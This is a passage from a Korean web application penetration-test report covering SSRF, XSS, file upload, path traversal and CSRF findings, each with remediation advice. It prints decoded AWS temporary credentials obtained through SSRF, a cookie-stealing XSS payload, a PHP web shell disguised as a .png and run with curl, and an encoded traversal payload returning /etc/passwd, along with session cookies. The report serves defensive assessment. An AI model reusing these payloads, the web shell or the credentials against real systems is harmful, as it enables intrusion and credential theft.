0NnFhcjhFNDdzMlBUT21qSTFVdGNEZHdlclVmbXRYRWxSR1cwamppL3JYMm84NFNHUTVlZ3
ZwaGU1MTBlRC8rYld1YlBvS0sxQ0NtbURSVlA2eTRxMVE3ekVyU1RrdlJTOXk1VTRyUC9xYnl2T
zc2WTRRWktaZzFKeFgzNlhVRnN0cFJyNEY5TXRFWUEzb3FPVlEwd0RrV3hCaDEvQnAyakM5W
jhOSFp0eGhkeXlsV1JSYTlTeWttYmFkM2ZEZzQwQ3dxeXFhSHdKSjVDNlNUZmQzMCtrMzJSWV
g3U2tsRXpaUG82a243UzJDMWVCMTlHTkhyb014RC9OMmppNXFNeG1aWWV3ZGdNRWx3bD
k4MW00ZGtLdFdscVdjZ1BYWWI4MEV5T214dUZCRVRYNWV1M3RwWGI1Z0V5eGlRSGo4ems
0aTVucDI5TUdEcUFUQlhvRHQ2LzIwUUJIaGtVekY5dUNaRVBQQkIwdkJVVmhYU2dqdE1IcDQva
TJZWDc4ajJtbkMxVzhPc084SGZHYWswbTlRMStRNTZMejNQbVZMaWRzcTk3OWk3ekpSVGhC
U2kybnRkM285UUxkanExK1NTZlkrZWhMZmdxN0dtNHhsc2FkYWtJd2owS3VsSkpXNVVjT0RW
cTZXMjV6WDNBUkgzZmYxclN6R1RXSkVBZVE3YVIwWUF2TnAyeVdMZ0szUnowMUgwemkyS
mhvZGkvM1FFZjgveFowMlJHTjZYL3JKQkFEYVdWKzhaa3QzK2hXS1BPTUxwV2hKZjlwYjhIRGF
ydGJqUjBvcytzdzUyZVhpdE1FVXc4ejRDWDROSUhWRE9na0QyUTYvV0FaaDdUdHFLVU9pcmJC
ZndEdmR3Vkg3K2ZTMXo3MGt1VjdqWFlZend2c3Bmd1F2ZkhZemRVYlhIV1NjNkVSVDM2VVM
5RUNoUFJ4U0thMlJXSERkVGFmaEtxM3IxaWxRNnJwZmJGR0t0bFFIUDVMS3dyNWtWMTNkS2
9xeUR2Nk0wSGtsRG1ST3RrQXlyQTU1U0pjTnhGWmdvdTBHTXhZY0h5Z1doaWVUTnplYVlQNX
RZbjJjOFQySHMrckZpNjJLMHRtR204b05Ta2VCVkhEeUg5MTFQMm5aSzBpU2Jra0pkQ0I3N0R
0bHVGenpaMEthbFZ0YXhLeGI2SUZYUlFRTW9kOW14TU5maW9kTUdPckVCS1drN1B5WmcwQ
Wd5QUVBMGpMeTluY0UyamlzSktXQUNidnhxczdzTjJkSHFYWm1OK25rWEt6dVplbEo5NmxlbG
xnZEVNQ0NoMUpPRnRLbTdVcXhqYlRueG5PU3ZhRFlBMDlXd0x6Y2FCYkh5MFFIS1N0MFhXSU
l6TUZSUzJsZ3l3VGh3cXpoaGpORUFTWXhtaFJhNno0Sjh3endvYjViNjRHd1pHZ1FtaEM1b0kveV
Z5NWZsMkhqWVBNQk5IcEhJb09RUWtOeDVrSHVLTmMxblpMaGRDenJCWk9XL3hHcW41cldU
YnVQVHVZMkYiLAogICJFeHBpcmF0aW9uIiA6ICIyMDI2LTA3LTI4VDE1OjM0OjEzWiIKfQ==

1. 디코딩 결과 해당 룰의 임시 자격 정보임을 확인

{

"Code" : "Success",

"LastUpdated" : "2026-07-28T09:07:00Z",

"Type" : "AWS-HMAC",

"AccessKeyId" : "ASIAYUMEKN4S3ZOJA65U",

"SecretAccessKey" : "bVI+Bpc2C8Ug7js6tthsKxAqBzYGE718ynhGbcIX",

"Token" : "IQoJb3JpZ2luX2VjEJn/////////wEaDmFwLW5vcnRoZWFzdC0yIkcwRQIgadjeUz5BRpQhRn0YHp
7fCPPTqG1sY1fJrlPWEMb9uXkCIQDGHo4PALby+NOBhl1JzyIj77wmt4qOHje1X0f1WseDyCrJBQhiEAIaDD
U5MzUxOTg2NTYzNyIMwSZwG+2DPoCoVVUAKqYFGuNk4OpoFNEr46qar8E47s2PTOmjI1UtcDdwHrUf
mtXElRGW0jji/rX2o84SGQ5egvphe510eD/+bWubPoKK1CCmmDRVP6y4q1Q7zErSTkvRS9y5U4rP/qbyv
O76Y4QZKZg1JxX36XUFstpRr4F9MtEYA3oqOVQ0wDkWxBh1/Bp2jC9Z8NHZtxhdyylWRRa9Sykmbad3f
Dg40CwqyqaHwJJ5C6STfd30+k32RYX7SklEzZPo6kn7S2C1eB19GNHroMxD/N2ji5qMxmZYewdgMElwl
981m4dkKtWlqWcgPXYix0EyOmxuFBETX5eu3tpXb5gEyxiQHj8zk4i5np29MGDqATBXoDt6/20QBHhkUz
F9uCZEPPBB0vBUVhXSgjtMHp4/i2YX78j2mnC1W8OsO8HfGak0m9Q1+Q56Lz3PmVLidsq979i7zJRThB
Si2ntd3o9QLdjq1+SSfY+ehLfgq7Gm4xlsadaklwj0KulJJW5UcODVq6W25zX3ARH3ff1rSzGTWJEAeQ7a
R0YAvNp2yWLgK3Rz01H0zi2Jhodi/3QEf8/xZ02RGN6X/rJBADaWV+8Zkt3+hWKPOMLpWhJf9pb8HD
artbjR0os+sw52eXitMEUw8z4CX4NIHVDOgkD2Q6/WAZh7TtqKUOirbBfwDvdwVH7+fS1z70kuV7jXY
YzwvspfwQvfHYzdUbXHWSc6ERT36US9EChPRxSKa2RWHDdTafhKq3r1ilQ6rpfbFGKtlQHP5LKwr5kV
13dKoqyDv6M0HklDmROtkAyrA55SJcNxFZgou0GMxYcHygWhieTNzeaYP5tYn2c8T2Hs+rFi62K0tmG
m8oNSkeBVHDyH911P2nZK0iSbkkJdCB77DtluFzzZ0KalVtaxKxb6IFXRQQMod9mxMNfiodMGOrEBKW
k7PyZg0AgyAEA0jLy9ncE2jisJKWACbvxqs7sN2dHqXZmN+nkXKzuZelJ96lellgdEMCCh1JOFtKm7Uqxjb
TnxnOSvaDYA09WwLzcaBbHy0QHKSt0XWIIzMFRS2lgywThwqzhhjNEASYxmhRa6z4J8wzwob5b64GwZ
GgQmhC5oI/yVy5fl2HjYPMBNHpHIoOQQkNx5kHuKNc1nZLhdCzrBZOW/xGqn5rWTbuPTuY2F",
"Expiration" : "2026-07-28T15:34:13Z"
}

4. 결과적으로 일반 사용자의 인증 정보를 통해 허용되지 않은 클라우드 임시 자격 증명 정보가 유출됨.

조치 권고

1. URL 화이트리스트 적용: 허용된 외부 도메인만 fetch 허용. 내부 IP 대역(10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16, 169.254.0.0/16, 127.0.0.0/8) 및 localhost 차단.

2. IMDSv2 강제 적용: 메타데이터 서비스를 토큰 기반(IMDSv2.으로 전환하고 hop limit=1 설정하여 컨테이너에서 접근 차단.

3. IAM 역할 최소 권한: 최소 권한만 부여, 불필요한 권한 제거.

4.7. 크로스 사이트 스크립팅(XSS)

[표 4-7] WEB-007 상세 진단 결과

진단 ID	WEB-007	중요도	상
진단 항목	웹 애플리케이션 내 악성 스크립트가 다른 사용자의 브라우저에서 실행되는 취약점 존재 여부 점검.		
진단 목적	사용자 입력값에 대한 검증을 실시하여, 사용자 세션 탈취·악성 코드 삽입 등의 악의적인 스크립트 실행을 차단하기 위함.		
진단 기준	양호	사용자 입력값에 대해 검증 및 필터링이 이루어져 악의적인 스크립트가 실행되지 않는 경우.	
	취약	사용자 입력값에 대한 검증 및 필터링이 이루어지지 않으며, HTML 코드가 입력 및 실행되는 경우.	
진단 결과	취약		
진단 요약	https://hackmin.com/web/owner/products, https://hackmin.com//web/owner/categories https://hackmin.com///admin-web/inquiries/<id>		

진단 내용

1. 상품 관리 페이지에서 상품명에 입력 후 등록

   → 상품 목록에서 스크립트가 실행되지 않고 텍스트 그대로 출력됨

2. 상품 설명란에 입력 후 등록

   → 이벤트 핸들러 기반 XSS도 실행되지 않고 텍스트로 출력됨

3. 카테고리 관리 페이지에서 카테고리명에 동일 페이로드 입력

   →<script> 태그 및 <img onerror> 모두 HTML 엔티티로 이스케이핑되어 출력

4. 페이지 소스 확인 결과, 상품·카테고리 화면의 출력 필드에는 Django 템플릿 엔진의 자동 이스케이핑이 모든 출력 필드에 적용됨

   (예: <script>alert('XSS')</script>)

5.관리자 1:1 문의 상세 페이지에 <img src=x onerror=alert(document.cookie)> 입력 후 등록

   → 관리자 열람 시 이스케이프 없이 그대로 출력되어 스크립트가 실행됨

결론: 상품·카테고리 화면에서는 XSS가 차단되었으나, 관리자 1:1 문의 상세 화면에서 저장형 XSS가 발생하여 취약으로 판단함.

조치 권고

관리자 1:1 문의 상세 화면에서 Django 자동 이스케이핑이 해제되어 저장형 XSS가 발생하므로 개선이 필요함.

다만, 향후 개발 시 아래 사항을 유의할 것을 권고:

- 템플릿에서 |safe 필터나 {% autoescape off %} 사용을 지양
- JavaScript 컨텍스트 내 사용자 입력 삽입 시 별도 이스케이핑 적용
- Content-Security-Policy(CSP) 헤더 설정을 통한 추가 방어 계층 구축
- 관리자 1:1 문의 상세 화면의 |safe 필터를 제거하고 Django 자동 이스케이핑을 적용할 것.

4.8. 악성 파일 업로드

[표 4-8] WEB-008 상세 진단 결과

진단 ID	WEB-008	중요도	상
진단 항목	파일 업로드 시 확장자 및 내용(Content-Type/매직바이트) 검증 미흡으로 인한 웹셸 등 악성파일 업로드 및 실행 가능 여부 점검.		
진단 목적	업로드되는 파일의 확장자·내용에 대한 적절성을 검증하여 악성 파일(Server Side Script 등)의 업로드를 방지하고, 저장 파일의 실행을 제한하기 위함.		
진단 기준	양호	업로드되는 파일에 대한 확장자·내용(매직바이트) 검증이 이루어지는 경우.	
	취약	업로드되는 파일에 대한 내용 검증이 이루어지지 않고, 이미지 확장자로 위장한 악성 파일이 업로드·저장되어 접근 가능한 경우.	
진단 결과	취약		
진단 요약	https://hackmin.com/web/media/reviews, 리뷰 이미지 업로드		

진단 내용

1. 상품 이미지 업로드 요청을 Burp로 가로채, 확장자는 .png로 유지하고 파일 내용을 악성 스크립트(<?php ... ?>)로 교체하여 업로드하였다.

```
[root@ip-10-0-142-240 reviews]# cat 6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1785480751736.png
<?php if (isset($_REQUEST['cmd'])) { system($_REQUEST['cmd']); }
[root@ip-10-0-142-240 reviews]#
```

2. 업로드가 201로 성공하고 저장 URL(/media/...)이 반환됨을 확인하였다. (test.html 등 비이미지 확장자는 확장자 검사에서 차단되나, .png로 위장 시 내용 검증 없이 업로드됨)

3. 소스 분석 결과 업로드 뷰가 "product.image = upload; product.save()"와 같이 모델 필드에 직접 대입 후 저장하여, ImageField의 Pillow 실제 이미지 검증(full_clean)이 수행되지 않음을 확인하였다. 즉 확장자만 검사한다.

4. 저장된 파일이 동일 오리진 /media/ URL로 접근 가능하여, 이미지로 위장한 악성 스크립트/HTML 업로드가 성립한다.

```
[root@ip-10-0-142-240 reviews]# curl https://hackmin.com/media/reviews/6e3ed973-9ae3-4f5b-8aab-6b56709d9aa2_review_1785480751736.png?cmd=ls%20/
bin
boot
dev
etc
home
lib
lib64
local
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

조치 권고

1. 확장자 + Content-Type + 매직바이트(파일 시그니처) 3중 검증 적용, Image.open().verify()로 실제 이미지 여부 확인.

2. 업로드 파일은 실행 불가 스토리지(S3 정적 + 별도 도메인)로 격리, 랜덤 파일명 + Content-Disposition: attachment 적용.

3. 서버 측 검증을 우회할 수 있는 직접 대입·저장 방식 대신 시리얼라이저 검증을 거치도록 개선.


4.9. 파일 다운로드 / 경로 추적

[표 4-9] WEB-009 상세 진단 결과

진단 ID	WEB-009	중요도	상
진단 항목	웹 사이트에서 허용된 경로 외 다른 경로의 파일 접근 및 다운로드 가능 여부 점검.		
진단 목적	허용된 경로 외 다른 경로의 비인가된 접근을 방지하여, 공격자가 임의의 경로에 존재하는 파일을 열람하거나 다운로드하는 것을 차단하기 위함.		
진단 기준	양호	입력값이 검증되어 허용된 경로와 파일만 접근 가능하고, 경로 조작 및 임의 시스템 파일 다운로드가 불가능한 경우.	
	취약	입력값이 검증 없이 처리되어 임의의 경로로 접근이 가능하거나 비인가된 파일을 다운로드할 수 있는 경우.	
진단 결과	취약		
진단 요약	기능: 첨부파일 다운로드 URL : https://hackmin.com]/web/owner/notices/{id}/attachment		

진단 내용

1. 파일 다운로드 기능이 있는 점주 웹의 공지사항의 첨부파일 다운로드 요청 후 프록시 도구를 사용하여 해당 패킷을 확인




```
GET /web/owner/notices/5/attachment?file=%EA%B0%80%EC%9D%B4%EB%93%9C%EB%B6%81.pdf
HTTP/1.1
Host: 54.116.95.188
Accept-Language: ko-KR,ko;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/150.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://54.116.95.188/web/owner/notices
Accept-Encoding: gzip, deflate, br
Cookie: csrftoken=0Y7u5JUqlNHT2z069Vb6FWdvSPydNDYt; sessionid=
syt82tf74evqlx67n9g2ptaefaa0whne; hackmin_web_sid=pre9rzhuzcv2jhcpo6e61wizro93okdz
Connection: keep-alive
```

2. 공지사항 첨부파일 다운로드 요청을 확인한 결과 file=[파일명].[확장자] 형식으로 요청함을 확인하였다.

3. 필터링 로직 우회 여부를 철저히 점검하기 위해 상대 경로 조작(../../), URL 인코딩, 더블 URL 인코딩, 특수문자 중첩 사용 등 다양한 공격 기법 범주를 적용하여 파일의 경로를 허용되지 않은 파일로 바꾸거나 상위 디렉토리로의 접근을 시도함, *payload: ....%2f%2f....%2f%2f....%2f%2fetc%2fpasswd -> decoding -> ....//....//etc/passwd*

4. 서버가 /etc/passwd 파일 내용을 그대로 반환함을 확인하였다.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```



5. 이를 통해 서버는 ../ 를 한번만 차단하는것과 같이 안전하지 않은 필터 정책을 사용하고 있다는것을 알수 있음

6) 결과적으로 허용되지 않은 파일 및 비인가 경로 접근이 가능한것으로 확인함

조치 권고

1. 입력 검증: file 값에 /, ₩, .., 널바이트, 절대경로 포함등을 거부(화이트리스트 방식 권장)

2. 최소 권한: 애플리케이션 실행 계정의 파일시스템 접근 범위 축소, 다운로드 대상은 지정 디렉터리로 한정.

4.10. 크로스 사이트 요청 위조(CSRF)

[표 4-10] WEB-010 상세 진단 결과

진단 ID	WEB-010	중요도	상
진단 항목	웹 애플리케이션 내 사용자의 인증 세션을 악용하여 의도하지 않은 위조 요청 가능 여부 점검.		
진단 목적	사용자가 인증된 세션을 가진 상태에서 공격자가 의도한 위조 요청이 전송·처리되지 않도록 하여 비정상적인 상태 변경을 방지하기 위함.		
진단 기준	양호	중요한 요청(비밀번호 변경, 송금 등)에 대해 CSRF 방어 토큰이 적용되어 있으며, 토큰 검증이 정상적으로 수행되는 경우.	
	취약	중요한 요청에 대해 CSRF 토큰이 없거나, 토큰 검증을 수행하지 않아 인증된 사용자의 요청 위조가 가능한 경우.	
진단 결과	양호		
진단 요약	Admin Web 및 Owner Web의 모든 POST 요청 페이지		


진단 내용

Admin Web(8 개 페이지) 및 Owner Web(6 개 페이지)의 모든 POST 요청 페이지에서 CSRF 토큰 적용 여부를 확인하였습니다.
모든 페이지의 폼에 csrfmiddlewaretoken 숨김 필드가 존재하며, POST 요청 시 해당 토큰이 Payload 에 정상적으로 전송되는 것을 확인하였습니다.


- Admin Web: 관리자 로그인, 회원 목록, 점주 관리, 입점 관리, 탈퇴 요청, 매장 수정, 공지사항 작성/수정, 1:1 문의 등록/수정
- Owner Web: 점주 로그인, 주문 관리, 상품 관리(등록/수정/삭제), 카테고리(추가/삭제), 내 정보 변경(저장/비밀번호 변경/회원 탈퇴), 내 매장 관리(사진 변경/수정 요청/정기휴무일/휴무일 추가/공지사항 추가)

Django 의 CsrfViewMiddleware 가 활성화되어 있어 토큰이 없거나 유효하지 않은 요청은 서버에서 거부됩니다.

[Admin web]
1. 관리자 로그인 페이지



▲ 관리자 로그인 페이지 : CSRF 토큰 확인




▲ 로그인 후 Network Payload 확인

2. 회원 목록




▲ 회원 목록 페이지 : CSRF 토큰 확인




▲ 회원 목록 - 상태 변경 후 Network Payload 확인

3. 점주 관리




▲ 점주 관리 페이지 : CSRF 토큰 확인




▲ 점주 관리 - 상태 변경 후 Network Payload 확인

4. 입점 관리



▲ 입점 관리 페이지 : CSRF 토큰 확인




▲ 입점 관리 - 승인 후 Network Payload 확인

5. 탈퇴 요청



▲ 탈퇴 요청 페이지 : CSRF 토큰 확인




▲ 탈퇴 요청 - 승인 후 Network Payload 확인

6. 매장 수정 페이지



▲ 매장 수정 페이지 : 승인/거절 - CSRF 토큰 확인




▲ 매장 수정 - 거절 후 Network Payload 확인

7. 공지사항 작성/수정




▲ 공지사항 작성 페이지 - CSRF 토큰 확인



▲ 공지사항 작성 - 등록 후 Network Payload 확인

```
▼<form method="post" enctype="multipart/form-data">
  <input type="hidden" name="csrfmiddlewaretoken" value="YAUcKUp72cuOAkex7eeWPfDTN5OER9OWWzBgiQv8B4r91AujXt4OWVjNwOS0vAMv">
```

▲ 공지사항 수정 페이지 - CSRF 토큰 확인




▲ 공지사항 수정 : 수정 완료 후 Network Payload 확인

8. 1:1 문의 페이지 - 등록/수정

```
▼<form method="post" style="margin-top:12px">
  <input type="hidden" name="csrfmiddlewaretoken" value="t2sxSfToSgTZ7UTD4Ibbjmle03bfZpD1r19BqbZpr8Qkya9pUX13q2o8JM3BDQBA"> == $0
```


▲ 1:1 문의 페이지[등록] - CSRF 토큰 확인



▲ 1:1 문의 페이지 : 답변 등록 후 Network Payload 확인

```
▼<form method="post" style="margin-top:12px">
  <input type="hidden" name="csrfmiddlewaretoken" value="wveAfY21WRm944cR93XkOvK3Ou1JvrlGuuVENU82vJjuvksDZiNcVbqXxdT59SGf"> == $0
```

▲ 1:1 문의 페이지[수정] - CSRF 토큰 확인



▲1:1 문의 페이지 : 답변 수정 후 Network Payload 확인


- 모두 CSRF 토큰 정상 작동 확인

[OWNER WEB]

1. 점주 로그인 페이지

```
▼<form method="post" action="/web/login">
  <input type="hidden" name="csrfmiddlewaretoken" value="YPnkGtaGce75xULXFXx9BpqrKxNsNTkNWO4oepgHL64qYa1Jvcn1l56ltgFOrkim"> == $0
```

▲ 점주 로그인 페이지 : CSRF 토큰 확인




▲ 로그인 후 Network - login - Payload 확인

2. 주문 관리

```
▼<form id="statusForm" method="post" class="row" style="margin-top:14px">
  <input type="hidden" name="csrfmiddlewaretoken" value="krcvRTPh3QHK3XYl2rrbEtZiWUaq1eJ5iqTzpPViCIE5ude7SGh3L9FcFD2MFFHE"> == $0
```

▲ 주문 관리 페이지[주문 상세] : CSRF 토큰 확인




▲ 주문 관리 페이지 - 주문 상세 - 주문 변경 후 Network Payload 확인

3. 상품 관리

```
▼<form method="post" enctype="multipart/form-data">
  <input type="hidden" name="csrfmiddlewaretoken" value="tMw5aJxQ7XCYkhqpkElYInmmrY9iZEuirLd9IFDRGPzjLxGbaTbQP32gaH1ED5sR"> == $0
```


▲ 상품 관리[상품 등록] 페이지 : CSRF 토큰 확인



